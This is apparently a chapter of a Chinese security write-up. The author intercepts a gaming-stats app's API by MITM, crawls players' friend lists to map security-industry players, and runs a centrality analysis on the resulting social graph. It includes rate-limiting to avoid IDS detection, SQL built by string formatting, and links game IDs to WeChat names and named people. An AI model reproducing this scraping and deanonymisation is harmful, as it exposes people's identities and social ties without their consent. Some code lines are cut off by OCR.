那么这些黑阔大佬们，在不开挂的情况下，谁会是他们之中技术最好的呢？带着这样的疑问，试着从数据分析的角度来看看谁会是安全圈的吃鸡第一人。

> 注：全文所指的 ‘‘安全圈’’ 是一个非常狭义的概念，在本文中仅覆盖到小部分安全从业者玩家，所以标题有些夸大。如有其他错误也欢迎指出。

21.2 0Œ01 数据收集

怎么才能知道哪些安全从业者在玩这个游戏，他们的 ID 又是什么呢？

在一些 APP 里可以查到玩家的战绩，其中比较有价值的是，还能看到每位玩家的好友列表。

那么可以有这么个思路，也就是一个广度优先遍历：

1. 确定一个初始的 ID 链表，并保证初始链表内都是安全圈内人士。
2. 遍历初始链表内每一位玩家的所有好友。
3. 当链表内 H 的好友 J，同时也是链表内另外两位黑客的共同好友，那么认为 J 也是安全圈内人士，加入到链表尾处。
4. 向后迭代重复 2、3。

21.2.1 动手实现

发现走的是 https，挂上证书以 MITM 的方式来监听 https 流量：

可以发现数据是以 json 格式传递的，写个 python 脚本来自动完成获取数据，单线程 + 限速（一方面不至于给别人家的 api 爬挂了另一方面也不至于触发 IDS、anti-CC 等机制）。

脚本主要代码是：

```
{
    "msg": "",
    "result": {
        "board": [
            {
                "Match": "squad",
                "Region": "as",
                "Season": "2018 08",
                "account_id": "[redacted]",
                "avatar": "https://steamcdn-a.akamaihd.net/[redacted]anity/public/images/avatars/f
                "end_color": "#6ACA3F",
                "heybox_info": {
                    "avartar": "https://wx.[redacted]3q58dPZdKbnpNefazI
imageMogr2/thumbnail/!100p/format/jpg",
                    "level_info": {
                        "coin": 5920,
                        "exp": 1460,
                        "level": 9,
                        "max_exp": 1800
                    },
                    "sex": 0,
                    "userid": "[redacted]",
                    "username": "[redacted]"
                },
                "nickname": "zzzzzgogo",
                "percent": "23.8303",
                "rank": 1,
                "start_color": "[redacted]",
                "steam_id": "[redacted]",
                "value": "1765.5"
            },
```



Figure 21.1: Image

```
def r_get(nickname,offset):

# 发送给 api 的 request
...

    return json# 返回一个 json 格式

def get_friends(nickname):

    offset  = 0
    res_js = r_get(nickname,str(offset))
    temp_friends = res_js['result']['board']
    if res_js['status'] == "ok":
        while len(res_js['result']['board']) == 30:
            offset = offset + 30
            res_js = r_get(nickname,str(offset))
            temp_friends = temp_friends + res_js['result']['board']
        print("   {0}   的好友人数    {1}".format(res_js['result']['user_rank']['nickname'], le
        friends = []
```

```
        Wxname  = ""
        Wxsex = ""
        Wxavatar  = ""
        sql = ""
        for playerinfo in temp_friends:
            if playerinfo['nickname'] != res_js['result']['user_rank']['nickname']:
                friends.append(playerinfo['nickname'])
            elif playerinfo.has_key('heybox_info') == True:
                Wxname = playerinfo['heybox_info']['username']
                Wxsex = playerinfo['heybox_info']['sex']
                Wxavatar = playerinfo['heybox_info']['avartar']
        friends_s = ','.join(friends)

        sql = "INSERT INTO player (nickname,avatar,steamID,friends,Wxname,Wxsex,Wxavatar) \
              VALUES ('{0}','{1}','{2}','{3}','{4}','{5}','{6}')".format(res_js['result']['use
        return friends,sql
    else:
        print(" 获取{0}的好友人数失败，返回{1}".format(res_js['result']['user_rank']['nickname'
        return 1

def record_rds(sql):
    #db 操作

def main():
   ...
```

笔者先确定一份初始安全圈列表，包括 “Rickyhao’’、“RicterZ’’、“r3dr41n’’、“PwnDog’’ 等。这些人或是在 bat、360 等公司从事安全相关工作，或是笔者信安专业的同学，或 ID 明显带有安全的特征 (PwnDog)，总之都是比较确信的安全圈人士。


以这些人为初始列表，很快就有几位玩家被划定为安全圈人士。



在遍历到大约

第 50 来位的时候也看到了自己的游戏昵称：Omego555（正是刚才提到开挂带妹被封的账号）

遍历到 “wilson233’’ 时发现直接跳过了，并没有被纳入到安全圈列表中，但笔者读过 wilson 写下的很多优质文章，他也是某甲方公司的安全从业者。



（该 ID 在后来的某次遍历中也被纳入了列表中，程序表现出一定的健壮性。）

在数据量达到 1000 多的时候笔者手动终止了程序。原因是列表增长的速度越来越快，在单线程 + 限速的限制下程序迟迟看不到收敛的希望。另一方面笔者只是想做个小测试，并不需要太大规模的数据集。

21.2.2 观察数据集

初步观察数据集，发现很多有意思的事情：比如在遍历到第 300 多位玩家的时候，发现了一个 ID 带得有 “pkav’’ 字样的玩家”**PKAV-xiaoL**‘‘（pkav 是原来在乌云很有名气的安全组织，其中一名成员 “gainover’’ 正是原乌云知识库《安全圈有多大》一文的作者，笔者也是受到这篇文章的启发才打算做这个小项目）。

随着 PKAV-xiaoL 被确定到安全圈列表中，由于社交关系，更多的 pkav 成员也被添加进列表中。

PKAV-xiaoL
PKAV-Guest
PKAV-Tysan
pkav_wawa
PKAV-KN1F3
PKAV_Light
pkav_ds

除了 pkav-xxx，还看到了一些很眼熟的 ID：比如【SparkZheng】---正是多个 ios 越狱的作者蒸米大大

SparkZheng	https://steamc...	76561198087...	yoo1978,Flying...	蒸米(Spark)	0	https://wx.qlog...

比如【ma7h1as】，笔者大学时的队友，现玄武实验室大佬，多个 Google/MS CVE 获得者，超级大黑客

ma7h1as	https://steamc...	76561198314...	bottleone,Ricky...			

再来看这位，从游戏昵称看不出是谁，但微信昵称告诉我们这个账号的主人应该是安全盒子的创始人王松。

Strikersb	https://steamc...	76561198239...	winseta,ph4nt0...	王松_Tuuu	0	https://thirdwx....


当然还有一些活跃在安全论坛，或者笔者有读过的一些高质量技术文章的作者的 ID，眼熟的如”lightless233、”LoRexxar’’、”susu43、”CurseRed’’ 等，这里不再一一列举。

除此之外还有一些玩家，比如这位：

Sud0h4c	https://steamc...	76561198101...	yoo1978,Keyal...			

笔者既不认识他，也从未在安全论坛见过他的 ID，只是猜想用 “sudo’’ 作为 ID 的人是安全从业者的可能性比较大吧。那么他真的会是安全圈人士吗?

试着搜索一下：



找到了他的 GitHub，并在其中发现了很多你懂的东西，很有趣对吧?

21.3 0Œ02 社群发现与社区关系

我们发现了很多安全圈的吃鸡玩家，但是除了这些眼熟和有迹可循的 ID，列表里躺着的绝大多数都是笔者没见过，陌生的 ID。为了弄清楚他们之间的社区关系。我们使用一些算法和可视化工具来帮助进行数据分析。

先用环形关系图看看：

圆上的每个红点代表一位玩家，无数条灰边则将各位玩家串联起来。在这份数据集中一共有 1270 个节点，他们互相组成了共计 14216 次好友关系，形成了 7128 条灰边。称得上是复杂的社交网络了。


我们使用无向图来构建力引导关系，虽然在安全领域的风控、反欺诈方向中使用有向图更为广泛一些，但好友关系是双向的，因此这里用无向图。代码如下：

```
# -*- coding: UTF-8-*-
from pyecharts import Graph

import json

import sys

import sqlite3
```


```
conn = sqlite3.connect('db2.db')

c = conn.cursor()

print "Opened database successfully";

cursor = c.execute("SELECT nickname,friends FROM player")

nodes = []

links = []

temps = []

for row in cursor:

    temps.append({"name":row[0],"friends":row[1].split(",")})

    nodes.append({"name":row[0],"symbolSize":5})

for temp in temps:

    for friend in temp["friends"]:

        if {"name":friend,"symbolSize":5} in nodes:

            links.append({"source":temp["name"],"target":friend})

graph = Graph(" 力导图",width=1400,height=1600)

graph.add(

    "",

    nodes,
```

```
    links,
    graph_layout = "force",
    label_pos="right",
    graph_repulsion=10,
    line_curve=0.2,
)
graph.render()
```

得到：




俗话说‘‘物以类聚人以群分’’，在我们的数据集中也同样适用。可以观察到这份社交网络其实是由多个小社区群落组成的，比如在最左下角的这个部分，这个小社区处于安全圈的边缘地带，很有可能不是安全从业者，我们放大来看：



这个‘‘五边形’’是一个完全子图。在这个小社区中，五个人都互为好友，也被称作‘‘派系（Clique）’’，这五个人很有可能经常一起开黑。

同时我们可以看到顶点这位玩家：



如果我们把上面最大的部分看做是安全圈的话，这位叫 Feng_Bao 的玩家卡在了安全圈与这个 5 人小社区 ‘‘道路咽喉’’ 的位置，这样的节点具有较高的 ‘‘中介中心性（Betweenness Centrality）’’，往往具有不可替代的作用。在现实中类似房屋中介一样，买房者与卖房者之间的联系都得靠他。

除了中介中心性，在图论中节点还有另外两个重要性质：度中心性 (Degree Centrality) 以及紧密中心性 (Closeness Centrality)。

一个节点与之相连的边越多，这个节点的度中心性就越高，也就是好友越多，度中心性越高，很可能是具有较高名望的人，比如微博的大 V，意见领袖等。

紧密中心性则是衡量一个节点到其他所有节点的最短距离之和的指标，一个节点的紧密中心性越高那么他传播信息的时候也就越不需要依赖其他人。


分别计算一下数据集中三个中心性排名靠前的玩家。

有没有看到眼熟的 ID 呢：

Degree	Closeness	Betweenness
('KuonjiChiaki', 0.12923561859732074)	('DeadSoul-Zh', 0.3851289833080425)	('YS-CyberDog', 0.2008448131244235)
('RuruTia1026', 0.07171000788022065)	('YS-CyberDog', 0.3811955542204866)	('KuonjiChiaki', 0.14698327512141032)
('Slack_Cai', 0.06619385342789598)	('l_lll_l', 0.37116115823340157)	('DeadSoul-Zh', 0.128700370001429)
('Alias4ck', 0.05988967691095351)	('h3remi7', 0.3661281015579919)	('Slack_Cai', 0.07302292212775578)
('FreeAgain', 0.055949566587864465)	('Iceicee', 0.3510373443983402)	('Alias4ck', 0.06841185022182071)
('YS-CyberDog', 0.05279747832939323)	('r3dr41n', 0.3509402654867257)	('h3remi7', 0.061431492723709465)
('farrari693', 0.05122143420015761)	('kukudedepth', 0.3489139400604894)	('l_lll_l', 0.05933049929386264)
